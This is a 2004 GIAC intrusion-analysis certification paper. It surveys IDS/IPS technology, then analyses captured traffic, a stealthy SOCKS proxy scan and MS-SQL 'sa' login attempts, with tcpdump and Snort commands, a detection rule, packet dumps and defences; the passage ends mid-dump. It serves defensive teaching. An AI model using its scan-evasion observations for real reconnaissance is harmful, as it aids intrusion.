GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Network Monitoring and Threat Detection In-Depth (Security 503)"
at http://www.giac.org/registration/gcia

GCIA Practical Assignment v3.4

Mark Newman

May 2, 2004

Table of Contents

Part 1: The State of Intrusion Detection…..……………………………3
- Abstract and A Short History of IDS………………..…………….....3
- Intrusion Prevention Systems - Evolution of IDS……………......4
- Tipping Point’s Unity One IPS……………………………………5
- Other Emerging Technologies……………………………….………6
- Conclusion……………………………………………………………7
- References…………………………………………………………9

Part 2: Network Detects………………………………………………...10
- Network Detect One…………………………………………...…10
- Network Detect Two……………………………………………..16
- Network Detect Three……………………………………………24

Part 3: Analyze This!...43
- Executive Summary……………………………………………….43
- Files Analyzed………………………………………………...……44
- Alert Log……………………………………………………..……….45
- Summary of Alerts………………………………………………...45
- Top 10 Alerts from External Hosts…………………….................46
- Top 10 Alerts from Internal Hosts……………………..................47
- Alerts Occuring Over 800 Times……………………………….....47
- Description and Discussion of Interesting Alerts.....................47
- Tables of Top Talkers……………………………………………52
  - Alerts – Top 10 External Talkers (as alert sources)…………52
  - Alerts – Top 10 Internal Talkers (as alert sources)…………53
  - Alerts – Top 10 External Talkers (as alert destinations)……53
  - Alerts – Top 10 Internal Talkers (as alert destinations)….…54
  - Alerts – Top 10 IP Pairs (External Hosts as Source)……….54
  - Alerts – Top 10 IP Pairs (Internal Hosts as Source)……..…55
  - Scans – Top 10 External Talkers…………………………..58
  - Scans – Top 10 Internal Talkers……………………………59
  - Scans – Top 10 IP Pairs (External Hosts as Source)……….62
  - Scans – Top 10 IP Pairs (Internal Hosts as Source)……..…63
  - OOS – Top 10 Source and Top 10 Destination IPs…………63
  - OOS – Top 10 IP Pairs by Number of Alerts……………..…63
- Information on Five Selected External Source Addresses…...64
- Link graph…………………………………………………64-65
- Analysis process…………………………………………………..66
- References (Part 3)………………………………………………67

The State of Intrusion Detection

Intrusion Prevention Systems: Focus – Tipping Point's Unity One IPS

Abstract

Intrusion detection systems have existed for many years. The technology used in intrusion detection systems has evolved during this time. This section will discuss the newest evolvement of intrusion detection systems, intrusion prevention systems, and will focus on the technology available in a premier intrusion prevention system: Tipping Point's Unity IPS appliance.

A Short History of Intrusion Detection Systems

1980 marked the rough beginnings of intrusion detection systems with James Anderson's paper Computer Threat Monitoring and Surveillance [1]. This paper marked a transition point in awareness and motivated others in the IT community to begin thinking about methods of tracking computer intrusions. In 1983, Dorothy Denning's Intrusion Detection Expert System (IDES) formed the foundation of modern intrusion detection systems with additional work being done by SRI (the company for which Dr. Denning worked) in 1984. The Haystack project (1988) was done at Lawrence Livermore Laboratory and formed another building block for modern intrusion detection systems [1]. All of the work up to the 1990s had been based on host based intrusion detection. The first notion of network based intrusion detection was proposed by Todd Heberlein in the early 1990s [1]. IDS further evolved during the period of 1995-1998 when the first commercial network intrusion detection systems were released (ISS Real Secure and Wheelgroup's Netranger).[1]

Martin Roesch and Stephen Northcutt have probably done more for intrusion detection system research and development than any other individuals in history. Martin Roesch's work on the open source network intrusion detection program Snort was somewhat of an earth shattering event in the world of intrusion detection systems and in the world of information security in general. The idea was born around 1998 as part of Roesch's post graduate work in computer science. It has become one of the world's most widely used intrusion detection systems [3]. Stephen Northcutt was the original author/developer of the Shadow intrusion detection system and has greatly contributed to the development of thinking about this technology and its growth [4]. Shadow was originally based on a program called 'netlog' and ran on recycled Sun workstations. This was during a time when organizations were not serious about devoting money to projects involving network intrusion detection. Shadow was later migrated to Red Hat Linux 5.0 and was rewritten to use data collected by a new program, in those days, called 'tcpdump' [5].

The newest development in the area of intrusion detection systems has been the evolvement of intrusion detection systems into intrusion prevention systems. It has been debated whether there is more marketing hype than actual new technology in IPS but, some of the newer products offer some promising and exciting possibilities and cast the vote in favor of IPS as being the next generation of intrusion detection. The emerging of these new products and their features has bridged the gap between marketing hype and actual functionality: the era of the intrusion prevention system, or rather the next generation of intrusion detection systems, has arrived.

Intrusion Prevention Systems – Evolution of IDS

Sometime in 2002, the phrase "intrusion prevention system" was coined (probably by an intuitive marketing representative of a company that sold intrusion detection systems). The phrase has grown from marketing hype to actual evolved and functional technology. Many intrusion detection systems have the same capabilities of so-called intrusion prevention systems (e.g. the ability to do TCP resets on either end, or simultaneously both ends, of a TCP connection and limited protocol anomaly detection). Intrusion prevention systems have been defined as any hardware or software device that has the ability to both detect and prevent known attacks often times incorporating heuristic, anomaly checking, or signature based filtering [6].


True intrusion prevention systems offer more than traditional intrusion detection systems in the areas of protocol anomaly detection and the dropping of malicious packets. While intrusion prevention still encompasses intrusion detection, advanced protocol and statistical anomaly detection along with the ability to drop malicious traffic mark a distinction and real evolvement of the notion of intrusion detection. Network Associates' Intruvert sensors and Intruvert Manager, though earlier marketed as a next generation intrusion detection system, is really best described as an intrusion prevention system and current marketing of that product reflects this notion. It has a comprehensive protocol anomaly detection engine and if placed inline has the capability of dropping malicious traffic based on protocol anomalies and signature detection.

There are a few myths about intrusion detection versus intrusion prevention. One of them is that intrusion prevention is only TCP resets or kills and/or the automatic/dynamic creation of a firewall rule based on observation of malicious traffic (e.g. OPSEC compliant). Intrusion prevention goes beyond these capabilities in that the IPS device can be placed inline and is able to drop malicious traffic and all subsequent streams. An IPS also has the capability of sending ICMP unreachable messages to an attacking host [7].

These features, that are not present in traditional intrusion detection systems (e.g. actually dropping malicious traffic by an inline device and dropping all subsequent traffic from streams that follow), represent a transition into a new era and phase. Snort can even function as an IPS with the addition of the Snort Inline Patch and the use of Hogwash. The inline patch makes better use of some of the Snort preprocessors and anomaly detection [10]The intrusion prevention system as a serious technology has arrived and gone beyond marketing hype. Intrusion prevention systems still fulfill the function that intrusion detection systems (they still do signature based detection and can do TCP resets) but, they offer enhancements that the traditional intrusion detection system cannot provide. Intrusion prevention does not replace intrusion detection: it is an enhanced of the technology.


Tipping Point's Unity One IPS

The author is not extolling the virtues of this particular product rather, it is being used as an example. Tipping Point's Unity One is an example of a intrusion prevention system is every sense of the definition. It is an ASIC based device designed to be placed inline on a LAN or WAN. The underlying technology of the Unity One is its Threat Suppression Engine as represented by the drawing below. The TSE is composed of a flow state table which tracks flow based connections, a traffic normalization component, and other components that comprise the protocol anomaly and statistical analysis underpinnings. A flow state table is an integral part of any IPS. It allows not only individual malicious packets to be dropped or redirected by other components of the IPS but, also marks all subsequent packets as suspicious. Within the Unity One's TSE, flows are categorized and marked for use by a decision based component that involves traffic shaping (e.g. rate limiting), the discarding or redirection of malicious traffic, and an alert and notification process.


Digital Vaccine
1
2
3
. . .
n
· Advanced Hardware
· 10,000 Parallel Filters
· Low Latency
· 10 Patents Pending
Flow State Table
Normalization
7-Layer Packet Inspection
· Parallel Processing
· Regular Expression Matching
· Protocol Decoding
Fragment Re-Assembly
TCP Flow Assembly
Multi-Flow Statistical Analysis
· Baseline
· Anomaly Detection
Flow Classification & Marking
Traffic Shaping
Packet Discard & Redirection
Alert & Notification

Unity One Threat Suppression Engine [8]

The drawing below shows a sample deployment of the Unity One IPS. In the drawing, two Unity One IPS devices stand between the border router and the core network. Additional Unity One IPS devices are deployed to protect internal LANs.



Of course, the company selling these devices would prefer more devices represented than less. This drawing is shown for functional purposes only. One representative of this company informally said this product would ‘completely eliminate false positives’. One thing it will not do is completely eliminate marketing hype. It isn’t the first time the statement about ‘complete elimination’ of false positives has been made: the same claim has been made by other vendors of intrusion prevention products. Any such claim as ‘complete elimination of false positives’ is patently false with any current technology. Common sense says that ‘complete elimination’ of false positives is not yet within reach. It will take an integration of disparate security devices and components and a yet unrealized artificial intelligence ‘engine’ to effectively correlate the data of these disparate components to even begin to approach this theoretical limit.

Other Emerging Technologies

Passive sensing technology (represented by SourceFire’s Real-Time Network Awareness) is a recent idea in identifying vulnerable hosts and network applications. This technology is perhaps one the most innovative ideas in the area of intrusion detection/prevention. It integrates some aspects of vulnerability assessment with intrusion detection/prevention. It works by monitoring network traffic and making associations with that traffic and potential vulnerabilities and exploits that are targeted for the operating systems or applications that generate a particular type of traffic. With RNA it is possible to accurately profile network traffic and optimize sensor configurations to ‘eliminate many’ false positives and false negatives. False positives and false negatives are a huge problem in the area of intrusion detection/prevention. Analysts are often overwhelmed with huge amounts of data (much of it often turns out to be false positive alert data) and have little time and resources to accurately analyze the data and use it productively in a timely fashion. False negatives occur when actual malicious traffic is missed because of unknown exploits or traffic that falls under the radar. Attacks on the network are often overlooked or not dealt with in a timely manner because they do not appear as alert. Protocol anomaly analysis and traffic baselining, which is RNA’s goal, is a step in the right direction towards lessening the number of false positives and false negatives.

Passive network monitoring uses no bandwidth and except for agent traffic, when updates are needed or an ACL or a firewall rule is needed to protect a vulnerable system, there is no network traffic generated at all by RNA[9]. The RNA sensors listen to network traffic and can discover hosts based on the analysis of traffic. There is no active scanning of hosts. If a host suddenly starts running a SSH server, the traffic generated by the SSH server will be compared against a previously acquired baseline of that host’s traffic and an alert will be produced. RNA technology is useful for discovery of hosts that ‘hide’ on a network.

Conclusion

Little in the world of security technology can be considered revolutionary. It is evolutionary change that is most prevalent and closer to reality [6]. The biggest problem in intrusion detection/prevention is false positives and false negatives. Many companies tout their IDS/IPS product as being able to ‘completely eliminate’ false positives and false negatives. Unfortunately, marketing hype remains and completely eliminating of false positives and false negatives is a theoretical limit. It is debatable whether any product will ever be able to completely eliminate false positives and false negatives.

One of the perceptions about IPS that needs to be mentioned is the notion that IPS will perform functions “automatically” without the need for an overwhelmed and overworked analyst. This is a false perception. There is a great danger in relying on auto responses to malicious traffic. The spectre of false positives still exists. How can anyone trust a device to automatically take care of malicious traffic by dropping, blocking, or redirecting it knowing full well that the possibility of false positives can never be eliminated? There still needs to be oversight and analysis by intrusion detection/prevention analysts to prevent catosphrophe. Snot and Stick were effective in generating false positives with Snort[10]. Future attacks that can bring down whole networks based on the incorrect action of an inline IPS based on faulty information it receives and reaction to canned responses for malicious traffic.

While much has been accomplished in the arena of IT security in the past twenty years there is still much to be accomplished. Future innovations should continue to integrate currently disparate functions while lessening single points of failure. For example, anitivirus (email server and host/server based) functions incorporate and correlated with vulnerability assessment tools. Further, incorporating and correlating vulnerability assessment tools with intrusion prevention systems. A future ‘security system’ or ‘security infrastructure’ should continue to incorporate the notion of ‘defense in depth’ while never depending on one component to protect an organization.

References

[1] http://www.securityfocus.com/infocus/1514
[2] http://www.uhagr.org/papers/research02.pdf
[3] http://www.antionline.com/showthread.php?s=&threadid=253243
[4] Network Intrusion Detection (Third Edition) – Stephen Northcutt/Judy Novak
[5] Shadow documentation - http://www.nswc.navy.mil/ISSEC/CID/SHADOW-1.8-Install.pdf
[6] http://www.securecomputing.com/pdf/Intru-Preven-WP1-Aug03-vF.pdf
[7] NAI whitepaper: Intrusion Prevention: Myths, Challenges, and Requirements (April, 2003) http://www.networkassociates.com/us/_tier2/products/_media/sniffer/wp_intrusion prevention.pdf
[8] Tipping Point White Paper on Unity One IPS - http://www.tippingpoint.com/pdf/resources/datasheets/U1001.pdf
[9] http://www.sourcefire.com/whitepapers/Sourcefire_RNA_0603.pdf (June, 2003)
[10] “Snort Documentation” www.snort.org

Part 2: Network Detects

Detect1

Special thanks to Ronny Rietveld (ronny.rietveld@planet.nl) and Don Murdoch (djmurd@cox.net) for their input on my original post of this detect to intrusions@incidents.org.

Ronny and Don both pointed out my error of not reading the README file that accompanies the raw logs. I made the mistake of thinking that the bad tcp checksums were the result of packet crafting rather than packet munging to obfuscate the IP addresses. Don additionally pointed out that I needed to explain command options and give more detail in some sections.

1. Source of Trace:

http://www.incidents.org/logs/raw/2002.4.14.

The trace was initially viewed with tcpdump using the following syntax:

```
tcpdump -nnr 2002.4.14
```

the –nn switch tells tcpdump not to resolve host names and not to map port numbers against well known services

the –r switch tells tcpdump to read the file that follows

It was observed that many of the packets had destination ports of 1080/tcp with a single source IP of 216.232.36.98. This interesting traffic was filtered using the following command:

```
tcpdump -nnr 2002.4.14 'src or dst host 216.232.36.98' -w detect
```

'src or dst host 216.232.36.98' tells tcpdump to filter the records that match the criteria of 216.232.36.98 as being the source or destination host

the –w switch tells tcpdump to write the filtered records to the specified output file

Further analysis on the 'detect' file created from the filter using tcpdump was made using ethereal.

The source and destination MAC addresses indicate the packets were routed from 216.232.36.98 through a Cisco router in the source host's network. The packets were also routed through another Cisco router in the 78.37.0.0/16 destination network.

It can be assumed that the packets were routed through Cisco routers based on the MAC addresses in each packet. The MAC addresses associated with each packet are addresses associated with Cisco routers.

The TTL value equals 113 on all the packets indicating that the source machine was likely running Solaris 2.x (default TTL=255), VMS/Wollongong, VMS/UCX, MS Windows NT4, or MS Windows 2000. These OSes, by default, use a TTL value greater than 113. The TTL value is relevant to the conclusions drawn on spoofing in section 3 of this detect analysis.

Destination port 1080/tcp is commonly associated with web proxies of various sorts and origins. A proxy can run on any port and there many types that run on many different operating systems. 1080/tcp is especially associated with some MS Windows viruses and malware that contain a proxy component or a piece that simply listens on 1080/tcp for commands from a handler (e.g. Bugbear.B, MyDoom b,f,h,q).

Because of the additional basis that the TTL is 113 on each of the packets, it reasonable to assume that the source OS is MS Windows NT 4.0 or MS Windows 2000.

This assumption could be invalidated by the fact that the packets could be crafted (the initial TTL value could have been changed).

Little can be gathered from the trace about the physical layout of the network. It could be assumed that a border firewall or other security device was/is in place in the 78.37.0.0/16 network because of the fact that none of the 319 (318 destination hosts) packets were responded to or acknowledged (i.e. there were no response packets to any of the SYN packets).

2. Detect was generated by:

The detect was generated by Snort 2.1.1 using the following command:

```
/usr/local/bin/snort -c/usr/local/bin/rules/snort.conf -r./detect
-l./log -k none -X -A full
```

-c (Snort configuration file)
-r (bpf file to read)
-l (log file directory)
-k none (checksum option; none was chosen so that Snort would ignore
the bad tcp checksums in the packets)
-X (dumps the raw packet data starting at the link layer)
-A full (alert mode; full writes the full decoded header as well as
the alert message)

Alerts would not have been detected by Snort without -k none or -k notcp being set because of the bad tcp checksums in the packets. The bad tcp checksums were the result of IP address scrubbing by the persons who submitted the raw data.

The pattern of single source IP/multiple destination IP would not have been detected as a portscan by Snort with the default portscan preprocessor settings. This detect is indicative of a slow and evasive scan because the mean time between each packet is approximately 59 seconds.

The following alerts represent a sampling of the same alert detected from each of the 319 packets:

```
:::::::::::::
TCP:10120-1080
::::::::::::::
[**] SCAN SOCKS Proxy attempt [**]
05/14-18:26:15.804488 216.232.36.98:10120 -> 78.37.10.24:1080
TCP TTL:113 TOS:0x0 ID:1168 IpLen:20 DgmLen:48 DF
******S* Seq: 0x10AA409C  Ack: 0x0  Win: 0x200  TcpLen: 28
TCP Options (2) => MSS: 1460 EOL

00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00 .....3....&...E.
00 30 04 90 40 00 71 06 F6 F7 D8 E8 24 62 4E 25 .0..@.q.....$bN%
0A 18 27 88 04 38 10 AA 40 9C 00 00 00 00 70 02 ..'..8..@.....p.
02 00 FA DB 00 00 02 04 05 B4 00 00 00 00           ..............

::::::::::::::
TCP:10201-1080
::::::::::::::
[**] SCAN SOCKS Proxy attempt [**]
05/14-16:31:24.414488 216.232.36.98:10201 -> 78.37.128.18:1080
TCP TTL:113 TOS:0x0 ID:1168 IpLen:20 DgmLen:48 DF
******S* Seq: 0xEDE829C  Ack: 0x0  Win: 0x200  TcpLen: 28
TCP Options (2) => MSS: 1460 EOL

00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00 .....3....&...E.
00 30 04 90 40 00 71 06 80 FD D8 E8 24 62 4E 25 .0..@.q.....$bN%
80 12 27 D9 04 38 0E DE 82 9C 00 00 00 00 70 02..'..8........p.
02 00 44 5C 00 00 02 04 05 B4 00 00 00 00           ..D\..........
```

The following Snort rule produced the same alert on all of the 319 packets:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 1080 (msg:"SCAN SOCKS
Proxy attempt";stateless;flags:S,12;reference:url,help.undernet.org/proxyscan
/; classtype:attempted-recon; sid:615; rev:5;)
```

The events were logged via this rule because a host in an external network attempted a connection to 1080/tcp which is associated with proxy servers.

3. Probability the source address was spoofed:

The probability that the source IP was spoofed is low. This was a reconnaissance scan looking for a particular open port requiring a legitimate return path to the source IP to receive the information gathered. A single source IP was involved and the TTL values remain constant.

There is the slight possibility of a third party scenario which would require the attacker to be situated somewhere in the legitimate path back to the source IP. Another possibility is that the source IP is a compromised “throwaway” host being used for information gathering. The possibility that the source IP is a “throwaway” host is more likely than the possibility of a third party scenario.

4. Description of attack:

This is a slightly atypical reconnaissance scan. It’s atypical because the the target hosts were somewhat randomized and the average time between each attempted connection was 59 seconds for stealth. The time between each attempted connection would have evaded standard port scanning detection by default configurations of most intrusion detection systems.

After analyzing the 319 packets associated with this attack, it was observed that 318 hosts were targeted (one of them twice). The fact that one host was targeted twice is likely due to a bug in the randomization process.

The intent was to locate hosts in the target network with something listening on 1080/tcp. The presumption is that the attacker was looking for proxies or a similar component of an earlier installed kit.

5. Attack mechanism:

Wingate proxy typically listens on port 1080/tcp. This scan was likely a harvesting action searching for either open proxies or a proxy element of a previously installed kit. It can be assumed that once hosts were detected with an active process listening on 1080/tcp that further action would be taken to exploit those hosts either concurrently or at some later time.

A harvested proxy server would allow an attacker to use that harvestedmachine to perform other malicious activity on other machines somewhat anonymously because the attacks would appear to originate from the proxy.

6. Correlations:

The proxy scan vulnerability is explained at:

http://help.undernet.org/proxyscan which also explains why open proxies are desirable by persons seeking to perform malicious or otherwise 'anonymous' activity.

http://clanforum.cyaccess.com/YaBB.pl?board=softpx_proxyinfo;action=display;num=1060790354 lists several proxy scanning tools

The following link describes Bugbear.B which has a remote backdoor trojan that listens on 1080/tcp:

http://vil.nai.com/vil/content/v_100358.htm

This link describes Mydoom.g which also has a remote access trojan that listens on 1080/tcp:

http://vil.nai.com/vil/content/v_101072.htm

Scans for 1080/tcp were already very common prior to Bugbear and Mydoom and were done with the pretext of locating proxy servers. The scanning activity in this detect was not related to Bugbear or Mydoom.

7. Evidence of active targeting:

The attack was targeted against 318 randomized hosts in the 78.37.0.0/16 destination network. It can be categorized as a general scan of that network and no conclusion of active targeting of specific hosts can be drawn.

8. Severity:

severity = (criticality + lethality) - (system countermeasures + network countermeasures)

Target criticality: 3 (3 is assigned because it is unknown if any of the destination hosts were critical servers though it conceivable that some might have been; additionally 318 hosts were probed)

Attack lethality: 1 (no hosts exploited or harvested)

System countermeasures: 2 (the indications by analyzing the stream are that the packets were silently dropped by network countermeasures rather than by system countermeasures; nothing in the stream indicates that system countermeasures acted as any deterrent; still nothing can be gathered from the stream that system countermeasures were not in place; a 2 is given for benefit of doubt)

Network countermeasures: 4 (all of the packets appear to have been silently dropped as there were no ACK responses from any of the hosts; a 5 is not given because even though all of the packets were silently dropped, it would have been further possible to altogether block all of the packets; implementation of a tar pit might have prevented so many packets from being sent and would have frustrated future probes)

severity = (3 + 1) – (2 + 4) = -2

9. Defensive recommendation:

Defensive recommendations in lieu of this particular detect are applicable to other common scanning activities that recon for particular services running on various destination ports. The addition of a router ACL to block 1080/tcp at the border, if feasible in the institution’s working environment, would have prevented this scan from hosts outside the destination network.

Additionally, a firewall rule that blocked tcp traffic to destination port 1080/tcp would be useful (if not already implemented)

Implementation of host based firewalls/IDS (if not already deployed) would have also helped to mitigate this threat and added additional layers of defense.

Active mapping of open ports on hosts in the destination network by that organization’s security department would identify hosts that had some application istening on 1080/tcp. Inquiry could be made about the utility of running proxies on various hosts in the organization if they were found to be running on particular hosts.

Administrative policy about authorization or justification for running a proxy server should also be considered (if not already in place).

10. Multiple choice test question:

Why is it desirable for an evil person to find and exploit an open proxy server?

A) web browsing is more secure
B) access to web pages is much faster than without a proxy server
C) anonymous use of resources for various malevolent purposes
D) enables the user of an open proxy to easily share their resources with others

Answer: C

Explanation: The open proxy server can be used, for example, to attack other machines while hiding a person's real source IP address (unless, of course, some sort of logging is enabled on the proxy server).

****

Detect 2

1. Source of Trace:

Snort sensor at an unamed university (special note: author has specific permission to do any mapping, vulnerability assessment and forensics of any machines mentioned in the unnamed univeristy's address space being that the author is part of the unnamed university's IT security organization)

All of the alerts in this detect show a source port of 1433/tcp, multiple destination IP addresses and a single source IP of 209.112.26.94.

The source and destination MAC addresses are unknown based on the information provided by the trace. The –e switch used by snort to gather link level information was not utilized when snort was started on the sensor that collected the data for this detect.

The following information on the source IP address (209.112.26.94) was retrieved from ARIN:

OrgName: Allstream Corp. Corporation Allstream
OrgID: ACCA-2
Address: 200 Wellington Street West
Address: 16th Floor
City: Toronto
StateProv: ON
PostalCode: M5V-3G2
Country: CA

ReferralServer: rwhois://rwhois.allstream.com:4321


```
NetRange:   209.112.0.0 - 209.112.63.255
CIDR:       209.112.0.0/18
NetName:    ALLSTREAM-17
NetHandle:  NET-209-112-0-0-1
Parent:     NET-209-0-0-0-0
NetType:    Direct Allocation
NameServer: NS1.BUSINESS.ALLSTREAM.NET
NameServer: NS2.BUSINESS.ALLSTREAM.NET
Comment:
RegDate:
Updated:    2004-02-03

OrgAbuseHandle: ALLST2-ARIN
OrgAbuseName:   Allsream Corp Abuse
OrgAbusePhone:  +1-866-772-6267
OrgAbuseEmail:  abuse@allstream.com

OrgNOCHandle: ALLST1-ARIN
OrgNOCName:   Allstream Corp Network Operations
OrgNOCPhone:  +1-800-355-0472
OrgNOCEmail:  noc@allstream.com

OrgTechHandle: AIA2-ARIN
OrgTechName:   Allstream Corp IP Admin
OrgTechPhone:  +1-514-940-5664
OrgTechEmail:  ipadmin@allstream.com

OrgTechHandle: RA262-ARIN
OrgTechName:   Riscalla, Andre
OrgTechPhone:  +1-514-940-5664
OrgTechEmail:  riscalla@freedom.mtl.metronet.ca
```

The TTL value equals 126 and 127 on all of the alerts. The TTL value varied and was equal to 126 and 127 on different alerts because each host generating alerts was in the university's network. A value of 127 indicated that the host was one hop away from the Snort IDS sensor (as indicated on the simple diagram below) and a value of 126 indicated that the source was two hops away. Each of the hosts was running MS Windows 2000 (which has a default TTL value of 128).

The source port in each of the alerts is 1433/tcp but, each alert is a response to an earlier attempt to connect to 1433/tcp and login as the MS-SQL 'sa' user (a privileged MS-SQL account). 1433/tcp is commonly associated with MS-SQL and each of the target machines was found to be running an instance of

MS-SQL on 1433/tcp (verified via, e.g. nmap –p 1433 target_host_ip and subsequent scans using NGS Squirrel for MS-SQL).

Little can be gathered from the trace about the physical layout of the source network. Much is known about the destination network (very generalized and simple diagram below). No border or internal firewalls or inline IDS/IPS were in place in the destination hosts' VLANS in the destination network, at the time, to block or mitigate the attack.



2. Detect was generated by:

The detect was generated by Snort 2.1.1 using the following command:

```
/usr/local/bin/snort -c/usr/local/bin/rules/snort.conf –d –A full
-l/data1/log/snort
```

-c (Snort configuration file)
-l (log file directory)
-d (dumps the application layer data when displaying packets in
   verbose or packet logging mode)
-A full (alert mode; full writes the full decoded header as well as the alert
   message)

In iteration, these alerts were generated by Snort as a result of a previous connection to 1433/tcp. There is a pattern of single source IP/multiple destination IP judging from the alerts generated and the portscan.log records that were generated. The Snort preprocessor to detect port scans was effective in detecting the port scanning activity using the default setting of:

```
preprocessor portscan: $HOME_NET 4 3 portscan.log
```

in the Snort configuration file. The definition above detects TCP or UDP packets going to four different ports in a three second period.

The following alerts represent a sampling of the 371 alerts detected from the single source IP of 209.112.26.94:

(from TCP:29000-1433) – source port 29000

```
[**] MS-SQL sa login failed [**]
12/29-09:09:43.360937 160.36.172.245:1433 -> 209.112.26.94:29000
TCP TTL:126 TOS:0x0 ID:61816 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0x10A56C59  Ack: 0x773D6735  Win: 0xFDB8  TcpLen: 20
04 01 00 3B 00 00 01 00 AA 27 00 18 48 00 00 01  ...;.....'..H...
0E 1B 00 4C 6F 67 69 6E 20 66 61 69 6C 65 64 20 ...Login failed
66 6F 72 20 75 73 65 72 20 27 73 61 27 2E 00 00   for user 'sa'...
00 00 FD 02 00 00 00 00 00 00                     ..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] MS-SQL sa login failed [**]
12/29-11:11:09.560680 160.36.213.130:1433 -> 209.112.26.94:29000
TCP TTL:126 TOS:0x0 ID:271 IpLen:20 DgmLen:160 DF
***AP*** Seq: 0x3D6C843F  Ack: 0xA544CB4  Win: 0x4229  TcpLen: 20
04 01 00 78 00 00 01 00 AA 64 00 14 48 00 00 01  ...x.....d..H...
0E 58 00 4C 6F 67 69 6E 20 66 61 69 6C 65 64 20  .X.Login failed
66 6F 72 20 75 73 65 72 20 27 73 61 27 2E 20 52   for user 'sa'. R
65 61 73 6F 6E 3A 20 4E 6F 74 20 61 73 73 6F 63   eason: Not assoc
69 61 74 65 64 20 77 69 74 68 20 61 20 74 72 75   iated with a tru
